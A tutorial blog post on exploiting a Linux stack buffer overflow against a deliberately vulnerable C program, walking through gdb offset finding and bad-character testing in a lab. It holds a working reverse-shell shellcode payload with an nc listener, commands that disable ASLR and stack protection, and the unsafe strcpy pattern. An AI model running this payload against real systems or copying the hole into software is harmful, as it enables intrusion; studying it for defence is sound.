


# Buffer overflow - part 1. Linux stack smashing

[cocomelonc.github.io/pwn/2021/10/19/buffer-overflow-1.html](https://cocomelonc.github.io/pwn/2021/10/19/buffer-overflow-1.html)

October 19, 2021

7 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
vuln.c
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int overflow(char *input)
6 {
7     char buf[256];
8     strcpy(buf, input);
9     return 1;
10 }
11
12 int main(int argc, char *argv[])
13 {
14     overflow(argv[1]);
15     printf("meow = ^.^");
16     return 1;
17 }
```

```
user@ubuntu16: ~/code/2021-10-20-buffer-overflow-1
user@ubuntu16:~/code/2021-10-20-buffer-overflow-1$ ./vuln $(python -c 'print "\x41" * (272-96-74-4) + "\x90" * 96 + "\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80" + "\xa4\xd3\xff\xff"')
```

```
user@ubuntu16: ~
user@ubuntu16:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [127.0.0.1] port 4444 [tcp/*] accepted (family 2, sport 53074)
whoami
user
```

## buffer overflow

A stack buffer overflow occurs when a program writes more data to the stack than has been allocated to the buffer. This leads to overwriting of possibly important redundant data in the stack and causes an abnormal termination or execution by arbitrary overwriting of the instruction pointer `eip` and, therefore, allows the execution of the program flow to be redirected.

## vulnerable program example

Before compile any vulnerable code, let's see what needs for successfully exploitation. If you reboot your machine during the exploitation, you will have to disable ASLR:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

after every reboot.

Let's go to consider vulnerable program (`vuln.c`):

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int overflow(char *input) {
    char buf[256];
    strcpy(buf, input);
    return 1;
}


int main(int argc, char *argv[]) {
    overflow(argv[1]);
    printf("meow =^..^=\n");
    return 1;
}
```

It is not so difficult to see that the above program can be hacked by a buffer overflow. This program is unsecure. Let's analyze it. Starting from `main()` function. It calls the `overflow` function. The `overflow` declare a variable that is 256 bytes wide. It copies the string from user input (including the null character) to this variable.

Functions like `read()`, `gets()`, `strcpy()` do not check the length of the input strings relative to the size of the destination buffer - exactly the condition we are looking to exploit.

Let's compile the program:

```
gcc -z execstack -fno-stack-protector -m32 -o vuln vuln.c
```


A terminal window titled "user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1" is shown. The terminal contains the command: `gcc -z execstack -fno-stack-protector -m32 -o vuln ./vuln.c`. The prompt is `user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$`.

```
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ gcc -z execstack -fno-stack-protector -m32 -o vuln ./vuln.c
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$
```

`-fno-stack-protector` disables the compiler's protection against Stack Smashing attacks, which are one of the scenarios for exploiting a buffer overflow vulnerability. This kind of protection is usually understood to mean a small expansion of the stack space to be placed immediately before the return address of a generated integer (guard variable or canary by analogy with the use of random firedamp in mines), not known to the intruder. If this value has changed before returning from the function, it means that there is a high probability that there was interference from the outside, and the return address was damaged / replaced. Therefore, it is necessary to stop the execution of the program. The `-z execstack` keyword means that instructions located on the stack can be executed. `-m32` - explicitly emphasizes that we want a 32-bit executable.

The program requires manual input of the characters. First of all, we can try entry few characters only for checking correctness. After that let's try to entry a lot of characters for crashing:

```
./vuln meowmeow
./vuln woofwoof
./vuln $(python -c 'print("A" * 400)')
```



```
vuln.c — ~/code/2021-10-20-buffer-overflow-1 — Atom
user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ gcc -z execstack -fno-stack-protector -m32 -o vuln ./vuln.c
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ ./vuln meowmeow
meow = ^.^.=
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ ./vuln woofwoof
meow = ^.^.=
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ ./vuln $(python3 -c 'print("A" * 400)')
Segmentation fault (core dumped)
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$
```

Let's go to debug via gdb:

```
gdb -q ./vuln
gdb-peda$ r $(python3 -c 'print("A" * 400)')
```

```
user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ gdb -q ./vuln
Reading symbols from ./vuln...(no debugging symbols found)...done.
gdb-peda$ r $(python3 -c 'print("A" * 400)')
Starting program: /home/user/code/2021-10-20-buffer-overflow-1/vuln $(python3 -c 'pr
int("A" * 400)')

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
EAX: 0x1
EBX: 0x0
ECX: 0xffffd440 ('A' <repeats 14 times>)
EDX: 0xffffd092 ('A' <repeats 14 times>)
ESI: 0xf7fb9000 --> 0x1afdb0
EDI: 0xf7fb9000 --> 0x1afdb0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd020 ('A' <repeats 128 times>)
```

```

user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
EAX: 0x1
EBX: 0x0
ECX: 0xffffd440 ('A' <repeats 14 times>)
EDX: 0xffffd092 ('A' <repeats 14 times>)
ESI: 0xf7fb9000 --> 0x1afdb0
EDI: 0xf7fb9000 --> 0x1afdb0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd020 ('A' <repeats 128 times>)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41414141
[-----stack-----]
0000| 0xffffd020 ('A' <repeats 128 times>)
0004| 0xffffd024 ('A' <repeats 124 times>)
0008| 0xffffd028 ('A' <repeats 120 times>)
0012| 0xffffd02c ('A' <repeats 116 times>)
0016| 0xffffd030 ('A' <repeats 112 times>)
0020| 0xffffd034 ('A' <repeats 108 times>)
0024| 0xffffd038 ('A' <repeats 104 times>)
0028| 0xffffd03c ('A' <repeats 100 times>)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$

```

“A” in hex are 0x41. As you can see due to supplying multiple “A”s into the program buffer, they overflowed the stack and ended up in the `eip` register. The memory buffer has been filled and exceed. As we can see in the code above the buffer has a 256 bytes size. Now we need to find the offset for overwriting the `eip` register.

There are various methods to calculate the offset from the beginning of the buffer to the `eip`. There are the `pattern_create.rb` and `pattern_offset.rb` tools shipped with `metasploit`. Also, pattern create is one of the PEDA utilities. They both work in the same way - creating a pattern of a unique string of a given length.

```

gdb-peda$ pattern create 400
gdb-peda$ r <pattern>

```

```

user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
EIP: 0x41332541 ('A%3A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41332541
[-----stack-----]
0000| 0xffffd020 ("IAeA4AJAfA5AKAgA6ALAhA7AMaIA8ANajA9AOAkAPAL
QAoARoASApATAqAUArAVAtAWAuAXAvAYAwAZAxAy")
0004| 0xffffd024 ("eA4AJAfA5AKAgA6ALAhA7AMaIA8ANajA9AOAkAPALQA
mAoARoASApATAqAUArAVAtAWAuAXAvAYAwAZAxAy")
0008| 0xffffd028 ("AJAfA5AKAgA6ALAhA7AMaIA8ANajA9AOAkAPALQAoARo
RAoASApATAqAUArAVAtAWAuAXAvAYAwAZAxAy")
0012| 0xffffd02c ("fA5AKAgA6ALAhA7AMaIA8ANajA9AOAkAPALQAoARo
ASApATAqAUArAVAtAWAuAXAvAYAwAZAxAy")
0016| 0xffffd030 ("5AKAgA6ALAhA7AMaIA8ANajA9AOAkAPALQAoARoASAp
ApATAqAUArAVAtAWAuAXAvAYAwAZAxAy")
0020| 0xffffd034 ("gA6ALAhA7AMaIA8ANajA9AOAkAPALQAoARoASApATA
TAqAUArAVAtAWAuAXAvAYAwAZAxAy")
0024| 0xffffd038 ("6ALAhA7AMaIA8ANajA9AOAkAPALQAoARoASApATAq
AUArAVAtAWAuAXAvAYAwAZAxAy")
0028| 0xffffd03c ("LAhA7AMaIA8ANajA9AOAkAPALQAoARoASApATAqAU
rAVAtAWAuAXAvAYAwAZAxAy")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41332541 in ?? ()
gdb-peda$

```

Based on the `eip` value (`0x41332541`), it's also possible to identify the correct offset to the `eip`:

```
gdb-peda$ pattern offset 0x41332541
```

```

0028| 0xffffd03c ("LAhA7AMaIA8ANajA9AOAkAPALQAoARoASApATAqAU
rAVAtAWAuAXAvAYAwAZAxAy")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41332541 in ?? ()
gdb-peda$ pattern offset 0x41332541
1093870913 found at offset: 268
gdb-peda$

```

Let's use this value for create new input (which will serve as the base for our future payload) and run vulnerable binary with it:

```
gdb -q ./vuln
gdb-peda$ r $(python3 -c 'print("A" * 268 + "B" * 4)')
```

```

vuin.c — ~/code/2021-10-20-buffer-overflow-1 — Atom
user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
EBX: 0x0
ECX: 0xffffd440 ("AAAAAAAAAABBBB")
EDX: 0xffffd092 ("AAAAAAAAAABBBB")
ESI: 0xf7fb9000 --> 0x1afdb0
EDI: 0xf7fb9000 --> 0x1afdb0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd0a0 --> 0xffffd300 --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x42424242
[-----stack-----]
0000| 0xffffd0a0 --> 0xffffd300 --> 0x0
0004| 0xffffd0a4 --> 0xffffd164 --> 0xffffd30c ("/home/user/code/2021-10-20-buffer-overflow-1/vuln")
0008| 0xffffd0a8 --> 0xffffd170 --> 0xffffd44f ("XDG_VTNR=7")
0012| 0xffffd0ac --> 0x80484d1 (<_libc_csu_init+33>: lea    eax,[ebx-0xf8])
0016| 0xffffd0b0 --> 0xf7fb93dc --> 0xf7bale0 --> 0x0
0020| 0xffffd0b4 --> 0xffffd0d0 --> 0x2
0024| 0xffffd0b8 --> 0x0
0028| 0xffffd0bc --> 0xf7e21647 (<_libc_start_main+247>: add    esp,0x10)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$

```

Perfect! The EIP was overwritten with BBBB (0x42424242), so we've gained control over EIP.

## identification bad chars

In order to run, the shellcode can't contain characters that will be interpreted incorrectly by the program you are exploiting, such as newline, for example. These chars also known as **bad characters**, like this:

- \x00 - Null Byte
- \x0A - Line Feed
- \x0D - Carriage Return
- \xFF - Form Feed

The easiest way to determine which of the characters are bad for our shellcode is to run them in it. We need list of all characters:

```

\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x


```



88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

Then, set breakpoint in function `overflow`:

```
gdb-peda$ b overflow
```



```
user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code x user@lubuntu16: ~/code/2021-10-20-buff... x +
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ gdb -q ./vuln
Reading symbols from ./vuln...(no debugging symbols found)...done.
gdb-peda$ disas overflow
Dump of assembler code for function overflow:
0x0804843b <+0>:    push    ebp
0x0804843c <+1>:    mov     ebp,esp
0x0804843e <+3>:    sub    esp,0x108
0x08048444 <+9>:    sub    esp,0x8
0x08048447 <+12>:   push   DWORD PTR [ebp+0x8]
0x0804844a <+15>:   lea   eax,[ebp-0x108]
0x08048450 <+21>:   push   eax
0x08048451 <+22>:   call  0x8048300 <strcpy@plt>
0x08048456 <+27>:   add    esp,0x10
0x08048459 <+30>:   mov    eax,0x1
0x0804845e <+35>:   leave
0x0804845f <+36>:   ret
End of assembler dump.
gdb-peda$ b overflow
Breakpoint 1 at 0x8048444
gdb-peda$
```


We can execute the characters and look at the memory:



```

gdb-peda$ r $(python -c 'print "\x41" * (272 - 256 - 4) +
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14
\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\
\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x
3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x5
4\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69
\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\
\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x
94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa
9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe
\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\
\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\
\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\
\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42
' * 25 + "\x42" * 4')

```



After we have executed our payload with the bad characters and reached the breakpoint, we can look at the stack:

```
gdb-peda$ x/1000xb $esp + 500
```

```

user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help

user@lubuntu16: ~/code x user@lubuntu16: ~/code/2021-10-20-buff... x + ▾
0xffffd2dc: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffd2e4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0xa2
0xffffd2ec: 0xe3 0xa9 0x38 0x87 0x79 0x4c 0x29 0x3b
0xffffd2f4: 0xf2 0x46 0x94 0xd0 0x32 0xf4 0x07 0x69
0xffffd2fc: 0x36 0x38 0x36 0x00 0x00 0x00 0x00 0x00
0xffffd304: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffd30c: 0x00 0x00 0x2f 0x68 0x6f 0x6d 0x65 0x2f
0xffffd314: 0x75 0x73 0x65 0x72 0x2f 0x63 0x6f 0x64
0xffffd31c: 0x65 0x2f 0x32 0x30 0x32 0x31 0x2d 0x31
0xffffd324: 0x30 0x2d 0x32 0x30 0x2d 0x62 0x75 0x66
0xffffd32c: 0x66 0x65 0x72 0x2d 0x6f 0x76 0x65 0x72
0xffffd334: 0x66 0x6c 0x6f 0x77 0x2d 0x31 0x2f 0x76
0xffffd33c: 0x75 0x6c 0x6e 0x00 0x41 0x41 0x41 0x41
0xffffd344: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd34c: 0x01 0x02 0x03 0x04 0x05 0x06 0x07 0x08
0xffffd354: 0x00 0x0b 0x0c 0x0d 0x0e 0x0f 0x10 0x11
0xffffd35c: 0x12 0x13 0x14 0x15 0x16 0x17 0x18 0x19
0xffffd364: 0x1a 0x1b 0x1c 0x1d 0x1e 0x1f 0x00 0x21
